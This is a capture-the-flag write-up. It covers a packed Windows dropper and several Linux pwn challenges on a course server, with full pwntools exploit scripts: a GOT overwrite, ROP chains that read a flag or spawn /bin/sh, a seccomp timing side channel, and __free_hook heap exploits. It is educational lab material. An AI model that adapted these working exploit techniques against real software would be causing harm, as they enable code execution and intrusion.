
Looking into IDA, I found that this executable is packed.

I used UPX to unpack it.


```
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2022
UPX 4.0.1       Markus Oberhumer, Laszlo Molnar & John Reiser   Nov 16th 2022

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     39424 <-     16896   42.86%    win64/pe     dropper.exe

Unpacked 1 file.
```

Using x64dgb to execute, I found that it stuck in one line. Seems that it has called a sleep function.

By modifying the value in rax to zero, it can keep going.



I got the flag. What a surprise!!



Result :


00007FF719052E06 EB 1C jmp dropper.7FF719052E24
00007FF719052E08 48:8B8C24 28050000 mov rcx,qword ptr ss:[rsp+528]
00007FF719052E10 FF9424 10010000 call qword ptr ss:[rsp+110]
00007FF719052E17 48:8B4C24 40 mov rcx,qword ptr ss:[rsp+40]
00007FF719052E1C FF15 3E530000 call qword ptr ds:[<&free>]
00007FF719052E22 33C0 xor eax,eax
00007FF719052E24 48:8B8C24 20060000 mov rcx,qword ptr ss:[rsp+620]
00007FF719052E2C 48:33CC xor rcx,rsp
00007FF719052E2F E8 4C300000 call dropper.7FF719055E80
[rsp+40]:"FLAG{H3r3_U_GO_iT_Is_UR_flAg}"

Pwn

Why is PWN soooo hard ...

Challenge Name : got2win

Points : 50

Category : Pwn

Description : nc edu-ctf.zoolab.org 10004

Tool : gdb, pwndbg

Approach :

In this challenge, we are given a server address and a source c code.

```
1  int fd = open("/home/chal/flag", O_RDONLY);
2  read(fd, flag, 0x30);
3  close(fd);
4  write(1, "Good luck !\n", 13);
5
6  unsigned long addr = 0;
7  printf("Overwrite addr: ");
8  scanf("%lu", &addr);
9  printf("Overwrite 8 bytes value: ");
10 read(0, (void *) addr, 0x8);
11
12 printf("Give me fake flag: ");
13 int nr = read(1, flag, 0x30);
14 if (nr <= 0)
15     exit(1);
16 flag[nr - 1] = '\0';
17 printf("This is your flag: ctf{%s}... Just kidding :)\n", flag);
```

In the program, it first reads the real flag and then reads another input as a fake flag. So I came up with replacing the GOT address of the read function by the write plt address. In this way, when executing line 10, the process would do *write(flag)* instead of *read(flag)*, so we can leak the flag.

Using pwndbg, I found that the GOT address of the read function is *0x404038*.

```
pwndbg> got

GOT protection: Partial RELRO | GOT functions: 9

[0x404018] write@GLIBC_2.2.5 -> 0x401030 ◂— endbr64
[0x404020] __stack_chk_fail@GLIBC_2.4 -> 0x401040 ◂— endbr64
[0x404028] printf@GLIBC_2.2.5 -> 0x401050 ◂— endbr64
[0x404030] close@GLIBC_2.2.5 -> 0x401060 ◂— endbr64
[0x404038] read@GLIBC_2.2.5 -> 0x401070 ◂— endbr64
[0x404040] setvbuf@GLIBC_2.2.5 -> 0x401080 ◂— endbr64
[0x404048] open@GLIBC_2.2.5 -> 0x401090 ◂— endbr64
[0x404050] __isoc99_scanf@GLIBC_2.7 -> 0x4010a0 ◂— endbr64
[0x404058] exit@GLIBC_2.2.5 -> 0x4010b0 ◂— endbr64
```

The write plt address is *0x4010c0*.

```
                                                                    [ DISASM / x86-64 / set emulate on ]
► 0x4010c0       <write@plt>                       endbr64
  0x4010c4       <write@plt+4>                     bnd jmp qword ptr [rip + 0x2f4d]     <0x401030>
   ↓
  0x401030                                         endbr64
  0x401034                                         push   0
  0x401039                                         bnd jmp 0x401020                     <0x401020>
   ↓
  0x401020                                         push   qword ptr [rip + 0x2fe2]      <_GLOBAL_OFFSET_TABLE_+8>
  0x401026                                         bnd jmp qword ptr [rip + 0x2fe3]     <_dl_runtime_resolve_xsavec>
   ↓
  0x7ffff7fd8d30 <_dl_runtime_resolve_xsavec>      endbr64
  0x7ffff7fd8d34 <_dl_runtime_resolve_xsavec+4>    push   rbx
  0x7ffff7fd8d35 <_dl_runtime_resolve_xsavec+5>    mov    rbx, rsp
  0x7ffff7fd8d38 <_dl_runtime_resolve_xsavec+8>    and    rsp, 0xfffffffffffffc0
```

Code :

```python
from pwn import *

context.arch = 'amd64'
context.terminal = ['tmux', 'splitw', '-h']

r = remote('edu-ctf.zoolab.org', 10004)

read_got, write_plt = 0x404038, 0x4010c0

r.sendlineafter('Overwrite addr: ', str(read_got))
r.sendafter('Overwrite 8 bytes value: ', p64(write_plt))

r.interactive()
```

Result :

```
[*] Switching to interactive mode
Give me fake flag: FLAG{apple_1f3870be274f6c49b3e31a0c6728957f}
This is your flag: ctf{FLAG{apple_1f3870be274f6c49b3e31a0c6728957f}
}... Just kidding :)
[*] Got EOF while reading in interactive
[*] Interrupted
[*] Closed connection to edu-ctf.zoolab.org port 10004
```

Challenge Name : rop2win

Points : 50

Category : Pwn

Description :

Tool : pwndbg, gdb, ROPgadget

Approach :

In order to get the return address of rdi, rsi, rdx, and rax, I used ROPgadget.
Instruction : *python ROPgadget.py --binary [path to binary] --only "pop rsi" --multibr*

```
41649   0x000000000043e4f6 : pop rdi ; jmp 0xffffffffff1936e44
41650   0x000000000043e52e : pop rdi ; jmp 0xffffffffff1936e7c
41651   0x000000000043e556 : pop rdi ; jmp 0xffffffffff1936ea4
41652   0x000000000043e57e : pop rdi ; jmp 0xffffffffff1936ecc
41653   0x0000000000466c59 : pop rdi ; jmp rax
41654   0x000000000046aeee : pop rdi ; jmp rax ; mov r8d, 3 ; jmp 0x46a910
41655   0x0000000000467349 : pop rdi ; jmp rax ; mov rsi, rcx ; mov rax, r13 ; jmp 0x467378
41656   0x00000000004882b2 : pop rdi ; jne 0x488285 ; jmp 0x488282
41657   0x000000000048c588 : pop rdi ; mov esi, eax ; jmp 0x48c336
41658   0x000000000049e2ef : pop rdi ; mov rcx, rax ; jmp 0x49e231
41659   0x000000000049e5a5 : pop rdi ; mov rcx, rax ; jmp 0x49e4ff
41660   0x000000000045ef60 : pop rdi ; mov rdi, qword ptr [r12] ; call rbx
41661   0x000000000041f510 : pop rdi ; or byte ptr [rbx - 0x76fefbb9], al ; ret 0xe281
41662   0x000000000043b079 : pop rdi ; out dx, al ; mov qword ptr [rdi - 0xa], rcx ; mov dword ptr [rdi - 4], edx ; ret
41663   0x000000000043aea9 : pop rdi ; out dx, eax ; mov qword ptr [rdi - 9], r8 ; mov dword ptr [rdi - 4], edx ; ret
41664   0x000000000043afa5 : pop rdi ; out dx, eax ; mov qword ptr [rdi - 9], rcx ; mov byte ptr [rdi - 1], dl ; ret
41665   0x000000000043aef1 : pop rdi ; out dx, eax ; mov qword ptr [rdi - 9], rcx ; mov dword ptr [rdi - 4], edx ; ret
41666   0x00000000004121d4 : pop rdi ; pop rbp ; ret
41667   0x00000000004038b3 : pop rdi ; ret
41668   0x0000000000429288 : pop rdx ; adc byte ptr [rax + 1], cl ; ret 0x349
41669   0x000000000044d73f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44d6e0
41670   0x000000000044d87f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44d820
41671   0x000000000044d9bf : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44d960
41672   0x000000000044daff : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44daa0
41673   0x000000000044dc3f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44dbe0
41674   0x000000000044dd7f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44dd20
41675   0x000000000044decf : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44de70
41676   0x000000000044e01f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44dfc0
41677   0x000000000044e15f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e100
41678   0x000000000044e29f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e240
41679   0x000000000044e3df : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e380
41680   0x000000000044e51f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e4c0
41681   0x000000000044e65f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e600
41682   0x000000000044e79f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e740
41683   0x000000000044e8df : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e880
41684   0x000000000044eeef : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44ee90
```

Some displaying errors occurred when I used Windows, using Linux instead can solve this.

```
  r.sendafter("Give me filename: ", '/home/chal/flag\x00')
C:\Users\jaynn\AppData\Roaming\Python\Python39\site-packages\pwnlib\tubes\tube.py:812: BytesWarning: Text is not bytes; assuming ASCII, no guarantees.
s://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
```

Code :

```python
from pwn import *

context.arch = "amd64"
context.terminal = ['tmux', 'splitw', '-h']
r = remote("edu-ctf.zoolab.org", "10005")

ROP_addr = 0x4e3360
fn = 0x4df460

pop_rdi_ret = 0x4038b3
pop_rsi_ret = 0x402428
pop_rdx_ret = 0x493a2b
pop_rax_ret = 0x45db87
syscall_ret = 0x4284b6
leave_ret = 0x40190c

ROP = flat(
    # open flag file
    pop_rdi_ret, fn,
    pop_rsi_ret, 0,
    pop_rax_ret, 2,
    syscall_ret,

    # read
    pop_rdi_ret, 3,
    pop_rsi_ret, fn,
    pop_rdx_ret, 0x30, 0,
    pop_rax_ret, 0,
    syscall_ret,

    # write
    pop_rdi_ret, 1,
    pop_rax_ret, 1,
    syscall_ret,
)

r.sendafter("Give me filename: ", '/home/chal/flag\x00')
r.sendafter("Give me ROP: ", b'A'*0x8 + ROP)
r.sendafter("Give me overflow: ", b'A'*0x20 + p64(ROP_addr) + p64(leave_ret))

r.interactive()
```

Result :

```
[+] Opening connection to edu-ctf.zoolab.org on port 10005: Done
/home/nickname/Desktop/rop2win/share/sol.py:34: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.sendafter("Give me filename: ", '/home/chal/flag\x00')
[+] Opening connection to edu-ctf.zoolab.org on port 10005: Done
/home/nickname/Desktop/rop2win/share/sol.py:34: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.sendafter("Give me filename: ", '/home/chal/flag\x00')
/usr/local/lib/python3.10/dist-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwn
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode
FLAG{banana_72b302bf297a228a75730123efef7c41}
\x00[*] Got EOF while reading in interactive
```

Challenge Name : how2know

Points : 100

Category : Pwn

Description : nc edu-ctf.zoolab.org 10002

Tool : dbg

Approach :

In this challenge, the program reads the FLAG and stores it as a static variable. After that,it reads an input string from the user, and then executes it. What we need to do is to write the asm code to leak the FLAG.

However, the below code shows that ***seccomp*** only allows syscall ***exit*** and ***exit_group***, no read or write instructions are allowed.

```
ctx = seccomp_init(SCMP_ACT_KILL);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0);
seccomp_load(ctx);
seccomp_release(ctx);
```

Though we can't leak the FLAG by printing information on the terminal, we can use time based testing to leak one byte at a time. If the server doesn't reply in a limited time, that means we find the byte of the FLAG. The flow would be :

```
if (FLAG[i] == 'A'){
        while(1);
}
```

Also, I used the ***asm()*** in ***pwntool*** to convert assembly to byte.

As for the address of FLAG, I used ***pwndbg*** to execute the program. In a process, I find the offset of ***rsp*** value when entering our code area (At line ***((void(*)())addr)();***), and buffer of FLAG data. After calculating, I found that the offset of FLAG is ***0x5555558040 - 0x55555553DC = 0x2c64***.

```
► 0x555555555532d <main+164>    call   read@plt                    <read@plt>
        fd: 0x3 (/home/chal/flag)
        buf: 0x555555558040 (flag) ◂— 0x0
        nbytes: 0x30
```

```
► 0x5555555553da <main+337>    call   rdx                         <0x7f
```

```
00:0000 rsp 0x7fffffffde38 —▸ 0x5555555553dc (main+339) ◂— mov eax, 0
01:0008     0x7fffffffde40 —▸ 0x7fffffffe2e9 ◂— 0x34365f363878 /* 'x86_64' */
02:0010     0x7fffffffde48 ◂— 0x300000064 /* 'd' */
03:0018     0x7fffffffde50 —▸ 0x7ffff7ffa000 ◂— outsb dx, byte ptr [rsi] /* 0xa706f6e; 'nop\n' */
04:0020     0x7fffffffde58 —▸ 0x5555555592a0 ◂— 0x555555559
05:0028 rbp 0x7fffffffde60 ◂— 0x1
06:0030     0x7fffffffde68 —▸ 0x7ffff7d8cd90 (__libc_start_call_main+128) ◂— mov edi, eax
07:0038     0x7fffffffde70 ◂— 0x0
```

Code :

```python
from pwn import *

flag = ''
for idx in range(0x30):
    for ascii in range(256):
        r = remote("edu-ctf.zoolab.org", "10002")
        shell_code = '''
            mov rbx, [rsp];
            lea rbx, [rbx+0x2c64];
            lea rdx, [rbx + ''' + str(ascii)+ '''];
            mov al, [rdx];
            cmp al, ''' + str(i) + ''';
            je loop;
            mov rax, 0;
            syscall;
        loop:
            nop
            jmp loop;
        '''
        r.recvline()
        r.sendline(asm(shell_code))
        try:
            r.recvline(timeout=5)
            print('timout', i)
            flag += chr(i)
            break
        except:
            pass
    print(flag)
```

Problem solved :
[Error] Too many open files.
[Solution] ulimit -n 10000

Result :

```
timout 125
FLAG{piano_d113f1c3f9ed8019288f4e8ddecfb8ec}
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
timout 10
FLAG{piano_d113f1c3f9ed8019288f4e8ddecfb8ec}

[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
timout 0
FLAG{piano_d113f1c3f9ed8019288f4e8ddecfb8ec}
\x00
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
timout 0
FLAG{piano_d113f1c3f9ed8019288f4e8ddecfb8ec}
\x00
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
timout 0
FLAG{piano_d113f1c3f9ed8019288f4e8ddecfb8ec}
\x00\x00
```

Challenge Name : rop++

Points : 150

Category : Pwn

Description : nc edu-ctf.zoolab.org 10003

Tool : ropGadget

Approach :

This challenge is similar to ***rop2win***. We can use the read function to do buffer overflow.

First, use ropGadget to find the address of rop chain.
Instruction : ***python ROPgadget.py --binary [path to binary] --multibr > rop++.txt***

Since the output is too large, I saved it into a file.

Search the ROP addresses.

```
36013   0x0000000000447b27 : pop rax ; ret
34145   0x000000000047d59c : or al, ch ; pop rsi ; ret
36313   0x0000000000401e3f : pop rdi ; ret
36353   0x000000000047ed0b : pop rdx ; pop rbx ; ret
1629   0x0000000000414500 : add byte ptr [rax + 0xca], bh ; syscall ; ret
```

I used these addresses to construct my ROP, read and then execve.

Also we have to add 0x10 + 0x08 = 0x18 bytes in front of ROP.

Code :

```python
from pwn import *
context.arch = 'amd64'
context.terminal = ['tmux', 'splitw', '-h']
p = remote('edu-ctf.zoolab.org', 10003)

pop_rax_ret = 0x447b27
pop_rsi_ret = 0x47d59c
pop_rdi_ret = 0x401e3f
pop_rdx_ret = 0x47ed0b
syscall_ret = 0x414506
binsh_addr = 0x4c5000

ROP = flat(
    # read
    pop_rdi_ret, 0,
    pop_rsi_ret, binsh_addr,
    pop_rax_ret, 0,
    pop_rdx_ret, 10, 0,
    syscall_ret,

    # execve
    pop_rdi_ret, binsh_addr,
    pop_rsi_ret, 0,
    pop_rax_ret, 0x3b,
    pop_rdx_ret, 0, 0,
    syscall_ret,
)

p.sendafter('show me rop\n> ', b' ' * 0x18 + ROP)
p.sendline(b"/bin/sh\x00")
p.interactive()
```

Result :

```
[+] Opening connection to edu-ctf.zoolab.org on port 10003: Done
/usr/local/lib/python3.10/dist-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes; assuming ASCII,
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode
$ cat home/chal/flag
FLAG{chocolate_c378985d629e99a4e86213db0cd5e70d}
```

Challenge Name : heapmath

Points : 50

Category : Pwn

Description :

Tool :

Approach :

In this challenge, we are given source code files. We have to answer five questions about **tcache** and **fastbin.** Those freed memories would first be stored in tcache. After tcache is full, freed memories would be stored in fastbin.

In the first section, we have to construct linked lists in tcache. In tcache, it implements LIFO**.**

In the second section, we have to calculate the address of the chunk.
chunk_size = malloc_size - 0x08 + 0x10 (adjust to 0x10)

The third section is really simple. Just calculate the index offset.

The fourth section is to calculate **tcache fd**. Since it does free(X) first and then free(Y), the linked list is *Y -> X*.
Y_fd = Y_address - chunk_size
chunk_size = 0x10(header) + fastbin_size

The fourth section is to calculate **fastbin fd**. Fastbin fd points to the address of the header of X.
Y_fd = Y_address - chunk_size - 0x10
chunk_size = 0x10(header) + fastbin_size

Code :

```python
from pwn import *
import math

context.arch = "amd64"
context.terminal = ['tmux', 'splitw', '-h']
r = remote("edu-ctf.zoolab.org", "10006")

# ----------- ** tcache chall ** -----------
r.recvline()

tcache_size, tcache_free_order = [], []
for i in range(7):
    msg = int(str(r.recvline()).split('(')[2].split(')')[0], 16)
    size = math.ceil((msg + 0x10 - 0x08) / 0x10) * 0x10
    tcache_size.append(size)

for i in range(7):
    msg = str(r.recvline()).split('(')[1].split(')')[0]
    tcache_free_order.append(ord(msg) - ord('A'))

ans_0x30, ans_0x40 = ['NULL'], ['NULL']
for tcache in tcache_free_order:
    if tcache_size[tcache] == 0x30:
        ans_0x30 = [chr(tcache + ord('A'))] + ans_0x30
    if  tcache_size[tcache] == 0x40:
        ans_0x40 = [chr(tcache + ord('A'))] + ans_0x40

# send answer
for i in range(3): r.recvline()
r.sendline(' --> '.join(ans_0x30))
for i in range(2): r.recvline()
r.sendline(' --> '.join(ans_0x40))
for i in range(2): r.recvline()
```

```python
# ----------- ** address chall ** -----------
r.recvline()

msg = str(r.recvline())

target1, address1 = ord(msg.split(' ')[1]) - ord('A'), int(msg.split(' ')[3], 16)
target2 = ord(str(r.recvline()).split(' ')[0].split("'")[1]) - ord('A')
address2 = address1 + sum(tcache_size[target1:target2])
r.sendline(hex(address2))

for i in range(2): r.recvline()

# ----------- ** index chall ** -----------
r.recvline()

chunk_size = int(r.recvline().decode("ascii").split('(')[2].split(')')[0], 16) + 0x10
r.recvline()
secret_idx = int(r.recvline().decode("ascii").split("[")[1].split("]")[0])
r.recvline()
r.sendline(str(int(chunk_size / 0x8) + secret_idx))

for i in range(2): r.recvline()

# ----------- ** tcache fd chall ** -----------
for i in range(3): r.recvline()

y_address = int(r.recvline().decode("ascii").split('== ')[1].split(' ')[0], 16)
y_fd = y_address - chunk_size
r.sendline(str(hex(y_fd)))

for i in range(3): r.recvline()

# ----------- ** fastbin fd chall (final) ** -----------
for i in range(11): r.recvline()

y_fd = y_fd - 0x10
r.sendline(hex(y_fd).split('x')[1])

print(r.recvline())
print(r.recvline()) # FLAG
```

Result :

```
b'> Correct !\n'
b'Here is your flag: FLAG{owo_212ad0bdc4777028af057616450f6654}\n'
```

Challenge Name : babynote

Points : 50

Category : Pwn


Description :

Tool :

Approach :


In this challenge, the program provides some user control functions. Users can add, edit, delete, and show data. In the edit_data section, we can write data to cause overflow. In the show_notes section, we can leak heap and libc addresses.

First, I filled the structure like below.



After *free(A)*, use *show_notes()* to print the unsorted bin fd, pointer to main_arena.

After that, I do edit_data again to construct a structure like below. That means, send fake chunk to server.



Finally, I do ***delete(1)***. Calling f***ree(B->data)*** is actually an executing ***system("/bin/sh")***, opening a shell to us which we can do anything on.

Opened home/chal/flag and I got FLAG !!

Code :

```python
import warnings
warnings.filterwarnings("ignore")
from pwn import *

r = remote("edu-ctf.zoolab.org", "10007")

note = set()
del_note = set()

def instrucion():
    for i in range(5): r.recvline()

def add(id, name):
    instrucion()
    print("add")
    r.sendline('1')
    r.recvline()
    r.sendline(str(id))
    r.recvline()
    r.sendline(name)
    r.recvline()

def edit(id, size, s):
    note.add(id)
    instrucion()
    print("edit")
    r.sendline('2')
    r.recvline()
    r.sendline(str(id))
    r.recvline()
    r.sendline(str(size))
    r.sendline(s)
    r.recvline()

def delete(id):
    note.remove(id)
    del_note.add(id)
    instrucion()
    print("delete")
    r.sendline('3')
    r.recvline()
    r.sendline(str(id))
    r.recvline()

def show():
    instrucion()
    print("show")
    r.sendline('4')
    data = []
    for i in range(len(note)*4 + len(del_note)*2):
        r.recvline()
    return data
```

```python
add(0, 'A'*8)
edit(0, 0x418, 'A')#1048

add(1, 'B'*8)
edit(1, 0x18, 'B')

add(2, 'C'*8)

delete(0)

#show()
instrucion()
r.sendline('4')
r.recvuntil('data')

libc = u64(r.recv(15).split()[1].ljust(8, b'\x00')) - 0x1ecbe0

free_hook = p64(libc + 0x1eee48)
system = libc + 0x52290
info(f"libc: {hex(libc)}")

data = b'/bin/bash\x00'.ljust(0x10, b'\x00')
fake_chunk = b'\x00'*8 + p64(0x21) + b'c'*16 + free_hook

edit(1, 0x38, data + fake_chunk)
edit(2, 8, p64(system))

show()
delete(1)
r.interactive()
```

Result :

```
[+] Opening connection to edu-ctf.zoolab.org on port 10007: Done
add
edit
add
edit
add
delete
[*] libc: 0x7f30f992a000
edit
edit
show
delete
[*] Switching to interactive mode
4. show_notes
5. bye
> index
> $ cat home/chal/flag
FLAG{babynote^_^_de9187eb6f3cbc1dce465601015f2ca0}
```

Challenge Name : babyums (flag1)

Points : 125

Category : Pwn

Description : P.S. flag1 is the password of admin

Tool :

Approach :

This challenge is very similar to babynote.

I first create 2 section

=> Free the first one

=> Use show_users to leak fd of unsorted bin, which point to (main_arena + 96)

=> Calculate the addresses of libc, system and free_hook

=> Construct a fake_chunk

=> Use edit_data to write the fake_chunk in

=> Use ***delete(1)*** to execute ***system("/bin/bash")***. => Open shell successfully.

Code :

```python
from pwn import *

context.terminal = ['tmux', 'splitw', '-h']
r = remote('edu-ctf.zoolab.org', 10008)

def add(id, username, password):
    print('add')
    r.sendline('1')
    r.recv()
    r.sendline(str(id))
    r.recv()
    r.sendline(username)
    r.recv()
    r.sendline(password)
    r.recvuntil('5. bye\n> ')

def edit(id, size, data):
    print('edit')
    r.sendline('2')
    r.recv()
    r.sendline(str(id))
    r.recv()
    r.sendline(str(size))
    r.sendline(data)
    r.recvuntil('5. bye\n> ')

def delete(id):
    print('delete')
    r.sendline('3')
    r.recv()
    r.sendline(str(id))
    r.recvuntil('5. bye\n> ')

def show():
    print('show')
    r.sendline(b'4')
```

```python
r.recv()

add(0, 'A' * 8,  b'A' * 8)
edit('0', 0x450,  'A' * 0x450)
add(1, 'B' * 8,  'B' * 8)
edit('1', 16,  'B' * 16)
add(2, 'C' * 8,  'C' * 8)

# leak fd of unsoreted bin
delete(0)
show()

msg = r.recvuntil('5. bye\n> ').split()
data = u64(msg[2].ljust(8, b'\x00'))
libc = data - 0x1ecbe0
system = libc + 0x0000000000052290
free_hook = p64(libc + 0x00000000001eee48)
